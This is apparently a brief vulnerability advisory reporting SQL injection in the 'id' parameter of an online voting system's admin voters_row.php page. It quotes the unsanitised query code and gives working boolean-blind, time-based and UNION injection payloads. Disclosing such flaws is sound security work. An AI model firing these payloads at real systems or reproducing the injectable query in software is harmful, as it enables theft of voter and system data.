
SQL injection vulnerability exists in id parameter of /admin/voters_row.php file of Advanced Online Voting System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```
4    if(isset($_POST['id'])){
5        $id = $_POST['id'];
6        $sql = "SELECT * FROM voters WHERE id = '$id'";
7        $query = $conn->query($sql);
8        $row = $query->fetch_assoc();
```



“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=1' AND 1356=(SELECT (CASE WHEN (1356=1356) THEN 1356 ELSE (SELECT 1486 UNION SELECT 2395) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 9045 FROM (SELECT(SLEEP(5)))EeFI)-- CBBL

Type: UNION query

Title: Generic UNION query (NULL) - 6 columns

Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b787a71,0x706c4e6250544952474a714b7769434b7643617470517574744b6f696a6e624c4b46505a68635a44,0x7171716271),NULL-- -

---

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/